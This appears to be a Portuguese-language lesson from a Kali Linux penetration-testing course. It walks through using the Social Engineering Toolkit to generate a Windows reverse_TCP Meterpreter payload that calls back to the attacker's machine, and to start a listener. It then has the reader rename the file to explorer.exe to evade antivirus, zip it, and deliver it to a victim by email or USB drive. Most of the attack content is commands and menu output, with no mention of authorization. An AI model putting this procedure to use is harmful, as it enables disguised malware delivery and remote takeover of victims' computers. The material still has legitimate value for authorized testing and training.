Pentest com Kali Linux

Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Social Engineering Toolkit (SET)


Nesta aula, vamos explorar a Social Engineering Toolkit (SET). SET é uma estrutura que inclui ferramentas que permitem que você para atacar uma vítima usando um aplicativo por engano. O SET foi feito por David Kennedy. A ferramenta tornou-se rapidamente um padrão no arsenal do testador de penetração.

Os passos para dominar o SET são os seguintes:

1. Abra uma janela de terminal pressionando o ícone do terminal e visitar o diretório contendo SET:

setoolkit

2. Uma vez entradado, você será presenteado com o menu SET. O menu SET tem as seguintes opções:



Para a nossa aula, vamos escolher a primeira opção para lançar um ataque de engenharia social:

1 Social-Engineering Attacks

Agora, escolha a opção **4 - Create a Payload and Listener**

```
          Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set>
```

Agora, escolha a opção **2) Windows Reverse_TCP Meterpreter**

```
   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>
```

Depois ele vai te perguntar qual é o IP do Kali Linux:

set:payloads> IP address for the payload listener (LHOST):

Depois ele vai pergutar qual é a porta que você quer?

set:payloads> Enter the PORT for the reverse listener:

A porta, pode ser a **443**

Quando terminar, ele vai criar um arquivo infectado, localizado em

/root/.set//payload.exe

Depois ele vai perguntar se você quer começar a exploit?

Do you want to start the payload and listener now? (yes/no):

Selecione **yes**

Dentro do diretório, onde está o arquivo infectado, No diretório, recomenda-se a alterar o nome do arquivo para outra coisa para evitar a detecção de anti-vírus. Pode mudar para explorer.exe.

mv payload.exe explorer.exe

Agora vamos zipar o arquivo (ZIP) com o comando zip e o nome do arquivo para qual queremos renomar:

zip nomedoarquivo explorer.exe

Agora que você tem o arquivo ZIP, você pode distribuir o arquivo para o seu vítima de várias maneiras. Você pode fechar o arquivo (ele deve ignorar a maioria dos sistemas de e-mail), você pode colocar o arquivo em uma Pen-drive e aberto manualmente na máquina da vítima, e assim por diante. Explore os mecanismo que lhe dará os resultados que você deseja para alcançar seus objetivos.